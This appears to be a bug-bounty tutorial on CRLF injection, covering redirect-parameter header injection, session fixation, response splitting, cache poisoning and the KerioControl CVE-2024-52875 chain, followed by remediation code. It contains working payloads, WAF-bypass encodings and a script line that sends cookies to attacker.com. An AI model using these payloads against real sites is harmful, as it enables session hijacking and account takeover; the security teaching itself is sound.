CRLF Injection: From a Redirect Parameter to Account Takeover

There's a category of bugs that always surprises people when they learn the payout. CRLF injection sounds boring, "oh you injected a newline", until you realize that a newline in an HTTP header means you can write entirely new headers, inject session cookies, force the browser to render arbitrary HTML, and in the worst cases chain your way to a full account takeover on the very first click.
In January 2025, CVE-2024-52875 was exploited in the wild against GFI KerioControl firewalls. The attack started as CRLF injection in a dest redirect parameter, escalated to HTTP response splitting, then XSS, and ultimately allowed attackers to upload malicious firmware and gain root access, across more than 23,800 internet-exposed instances. This wasn't some exotic research target. It was a security product. The vulnerability had been sitting there since 2018.
That's CRLF injection. It looks small, chains big.
Why a newline breaks everything
HTTP headers are separated by \r\n (carriage return + line feed, hex 0x0D 0x0A). The full header block ends with \r\n\r\n, a blank line, followed by the response body. When user input flows into a header value without sanitization, an attacker can inject their own \r\n sequence, which the browser and any proxy in the chain interpret as the end of that header and the start of a new one.

Here, we are viewing raw HTTP traffic with invisible characters exposed. A single \r\n terminates a header line, while a double \r\n signals the end of the headers and the start of the HTML body. CRLF injection works by forcing these exact characters into the stream.
Normal redirect response:
HTTP/1.1 302 Found
Location: /dashboard
Content-Type: text/html


Attacker-injected redirect parameter (?next=/dashboard%0d%0aSet-Cookie:session=attacker):
HTTP/1.1 302 Found
Location: /dashboard
Set-Cookie: session=attacker    ← injected by %0d%0a
Content-Type: text/html
The browser sees a perfectly valid Set-Cookie header. It stores the cookie. The attacker's session token is now in the victim's browser.
Where CRLF injection lives: the attack surface
The vulnerability almost always appears in redirect flows. Anything where user-supplied input ends up in a Location: header is a candidate. The classic patterns:
# After-login redirect
/login?next=https://example.com/dashboard

# After-logout redirect
/logout?redirect=/

# Language/locale redirect
/setlang?lang=en&return=/home

# OAuth callback
/oauth/callback?state=xyz&redirect_uri=/dashboard

# Error page redirect
/error?returnTo=/previous-page
The next, redirect, return, returnTo, url, dest, goto parameter families are the ones to test first. Secondary targets include anything that reflects user input into a custom response header, X-Custom-Header, Content-Disposition for file downloads, Link headers for preloading.
The full attack chain: redirect → cookie injection → session fixation → ATO
Session fixation is how CRLF turns from "header injection" into "account takeover." The flow works like this:
- Attacker generates a valid session token on the target application (by simply visiting the login page, which assigns a pre-auth session)
- Attacker crafts a CRLF URL that injects
Set-Cookie: session=<attacker_controlled_value>into the response - Victim clicks the attacker's URL
- Victim's browser receives the response with the injected
Set-Cookieheader - Victim logs in, the application upgrades the session (attacker's known value) to an authenticated state
- Attacker uses the pre-known session token to access the victim's authenticated account
This is session fixation via header injection. Twitter Ads (ads.twitter.com) had exactly this on the /subscriptions/mobile/landing endpoint, the t parameter reflected into response headers without sanitization, allowing injection of a Set-Cookie: csrf_id=injection header.
For the cookie injection payload to work as a session fixation, you need the application to:
- Use cookie-based sessions
- Not rotate the session ID on login (or at least accept a pre-set session on the first request)
- Not validate that the session originated from the server
Many legacy frameworks satisfy all three conditions.
Encoding tricks to bypass filters
Most applications and WAFs filter literal \r\n. The bypass toolkit is substantial:
# Standard encodings
%0d%0a          → \r\n (URL-encoded CRLF)
%0a             → \n  (LF only, works on many Linux backends)
%0d             → \r  (CR only, rarely useful alone)

# Double encoding (when app URL-decodes twice)
%250d%250a      → %0d%0a → \r\n

# Unicode alternatives, some frameworks normalize these to LF
%E5%98%8A       → UTF-8 encoding of U+560A (嘊, treated as \n by some parsers)
%E5%98%8D       → UTF-8 encoding of U+560D (嘍, treated as \r by some parsers)
%E5%98%8D%E5%98%8A  → \r\n equivalent via Unicode normalization

# Whitespace variants (tab-separated header lines, some servers accept)
%09             → \t (horizontal tab, not a line terminator but sometimes useful)

# Null byte before CRLF (confuses certain parsers)
%00%0d%0a

# Just LF, many Linux/nginx setups treat \\n alone as a header separator
/login?next=/dashboard%0aSet-Cookie:session=evil

# Mixed approaches for WAF bypass
%0D%0aSet-Cookie:session=evil
%0d%0ASet-Cookie:session=evil   (mixed case of %0a/%0A)
The Praetorian research showed an incredible technique to bypass Akamai's WAF entirely using Content-Encoding. If a WAF blocks your <script> tags, you can bypass it by injecting a Content-Encoding: deflate header, followed by your XSS payload compressed using the deflate algorithm. The WAF inspects the URL parameter, sees a blob of seemingly random URL-encoded bytes, and lets it through. The victim's browser sees the Content-Encoding header, seamlessly decompresses the payload, and executes the XSS.
To make this perfectly clean, the payload must also inject a Content-Length header matching the exact byte size of the compressed payload (in this case, 26 bytes). This tells the browser to execute the XSS and completely ignore the rest of the legitimate HTTP response body below it, preventing syntax errors.

The curl request and response demonstrating the Praetorian Akamai bypass. Notice how the injection uses only %0A (Line Feed) instead of a full CRLF to evade filters, successfully forcing the backend to reflect the Content-Encoding and Content-Length headers.
The WAF Bypass Payload:
GET /index.html%0AContent-Type:%20text/html%0AContent-Encoding:%20deflate%0AContent-Length:%2026%0A%0A%b3%29%4e%2e%c... HTTP/1.1
Host: example.com
User-Agent: curl/7.79.1
Accept: */*
HTTP response splitting: going further than just cookie injection
If you can inject \r\n\r\n (double CRLF, end of headers + start of body), you can control the entire response body. This is full HTTP response splitting:
GET /login?next=/redirect%0d%0a%0d%0a<html><script>document.location='<https://attacker.com/steal?c='+document.cookie></script> HTTP/1.1
The server sends:
HTTP/1.1 302 Found
Location: /redirect
                           ← blank line from \r\n\r\n
<html><script>document.location='<https://attacker.com/steal?c='+document.cookie></script>
The browser renders the injected HTML as the response body, executing your XSS payload within the target domain. This bypasses HttpOnly where the flag only applies to document.cookie access, if you inject your own body that runs JS, you control the full page context.
Combined with open redirectors and OAuth flows, this is how CRLF chains to stored XSS, CSRF token theft, and ultimately account takeover in one user click.
Web Cache Poisoning via CRLF: The Persistent Escalation
The ultimate escalation of CRLF injection is combining it with Web Cache Poisoning. If the application sits behind a CDN or reverse proxy (like Cloudflare, Fastly, or Varnish), you can inject caching headers that the proxy respects, but the backend doesn't.
By injecting \r\nCache-Control: public, max-age=31536000, you can force the CDN to cache your maliciously split response (e.g., your injected XSS payload).
GET /login?next=/redirect%0d%0aCache-Control:%20public,%20max-age=31536000%0d%0a%0d%0a<script>alert('Poisoned!')</script> HTTP/1.1
When the CDN caches this response against the /login route, every subsequent user who visits that login page will receive your XSS payload without you ever needing to send them a malicious link. This escalates the bug from a targeted attack to a mass compromise.
Real-world case study: the CVE-2024-52875 chain (GFI KerioControl)
This is one of the cleanest examples of how CRLF escalates. The dest parameter in KerioControl's login redirect flow was reflected directly into a Location header:
# Vulnerable endpoint
GET /nonauth/login.cs?dest=/admin HTTP/1.1

# Response
HTTP/1.1 302 Found
Location: /admin
The researcher injected a single LF (%0a), not even %0d%0a, just %0a, since the backend ran on Linux which only required \\n as a line separator:
GET /nonauth/login.cs?dest=%0aX-Injected-Header:value HTTP/1.1

# Response
HTTP/1.1 302 Found
Location:
X-Injected-Header: value
From there, the researcher demonstrated that an attacker could craft a malicious URL, have an administrator click it, steal their CSRF token via the injected headers, and then use that token to upload malicious firmware, granting root access to the firewall. The vulnerability had been present since March 2018 across seven years of releases.
The escalation path was: CRLF → response splitting → XSS → CSRF token theft → admin action. Each step used the previous one as a primitive.
How to find CRLF injection during a bug bounty assessment
Step 1: Identify all redirect parameters
# Crawl and extract all redirect-type parameters
katana -u <https://target.com> -jc -d 3 | grep -iE '(next|redirect|return|url|goto|dest|returnTo|continue|back)'

# Also check response headers directly, look for Location headers containing user input
curl -sI "<https://target.com/login?next=/dashboard>" | grep Location
Step 2: Automated scanning with CRLFuzz
# Install crlfuzz
go install github.com/dwisiswant0/crlfuzz/cmd/crlfuzz@latest

# Scan a target
crlfuzz -u "<https://target.com/login?next=FUZZ>" -v

# Use a custom wordlist with bypass payloads
crlfuzz -u "<https://target.com/login?next=FUZZ>" -w crlf-payloads.txt
Step 3: Manual testing in Burp, the exact test sequence
1. Find a redirect endpoint:
   GET /login?next=/dashboard HTTP/1.1

2. In Burp Repeater, modify the next parameter:
   next=/dashboard%0d%0aSet-Cookie:crlf-test=injected;

3. Inspect the RAW response tab (not the rendered view):
   Look for Set-Cookie: crlf-test=injected in the response headers

4. If found, escalate the payload:
   next=/dashboard%0d%0aSet-Cookie:session=ATTACKER_SESSION_TOKEN; Path=/; HttpOnly

5. For response splitting test, inject double CRLF:
   next=/dashboard%0d%0a%0d%0a<script>alert(document.domain)</script>

6. Check Burp's response headers panel, NOT the browser render
   The browser may follow the redirect; read the raw 302 response
Step 4: Check response headers specifically, the common miss
Most researchers test CRLF in the request body or visible response body. The actual confirmation is in the response headers of the redirect (302) response. Make sure Burp Repeater is configured to not follow redirects automatically:
Repeater → follow redirects: Never
Then inspect the raw headers of the 302 response for your injected header.
Remediation
The fix is one line in most frameworks, strip or reject any \r or \n character from user input before it goes into a header:
# Python / Flask, strip CRLF before using in header
import re

def sanitize_redirect_url(url):
    # Remove any CR or LF characters
    url = re.sub(r'[\r\n]', '', url)
    # Also validate it's a relative path, not an external domain
    if not url.startswith('/') or url.startswith('//'):
        url = '/'
    return url

# Django handles this automatically in HttpResponseRedirect
# but custom header writes do not, always sanitize explicitly
response['X-Custom-Header'] = sanitize_redirect_url(user_input)
// Node.js / Express, strip CRLF
function sanitizeHeader(value) {
    return String(value).replace(/[\r\n]/g, '');
}
res.setHeader('Location', sanitizeHeader(req.query.next));

// Better: use the built-in redirect with validation
const next = req.query.next || '/';
if (!next.startsWith('/') || next.startsWith('//')) {
    return res.redirect('/');
}
res.redirect(sanitizeHeader(next));
Beyond stripping, enforce an allowlist for redirect destinations:
ALLOWED_REDIRECT_HOSTS = {'app.company.com', 'dashboard.company.com'}

def safe_redirect(url):
    from urllib.parse import urlparse
    parsed = urlparse(url)
    # Only allow relative URLs or explicitly approved domains
    if parsed.netloc and parsed.netloc not in ALLOWED_REDIRECT_HOSTS:
        return '/'
    # Strip CRLF
    return re.sub(r'[\r\n]', '', url)
Modern frameworks (Express 4.x, Django 4.x, Rails 7.x) reject \r\n in header values at the framework level, but older versions and custom HTTP libraries do not. Any custom header-writing code, especially anything that accepts user input into a Location, Set-Cookie, Content-Disposition, or Link header, needs explicit sanitization.
References
- Hacking KerioControl via CVE-2024-52875: From CRLF to 1-Click RCE, Karma(In)Security, 2024, the definitive case study showing how CRLF becomes root
- Cisco Secure Client CRLF Injection, CVE-2024-20337 Advisory
- Twitter Ads CRLF Injection, HackerOne #446271 (disclosed),
Set-Cookie: csrf_idinjection on ads.twitter.com - Using CRLF Injection to Bypass Akamai WAF, Praetorian, 2024, Content-Encoding injection bypass technique
- CRLF Injection, HackTricks, Unicode bypass payloads, encoding reference
- Pi-hole CRLF → Session Fixation, GitHub Security Advisory
- crlfuzz, CRLF fuzzer with bypass payloads (GitHub)
- CRLFSuite, Fast active scanner (GitHub)
- OWASP CRLF Injection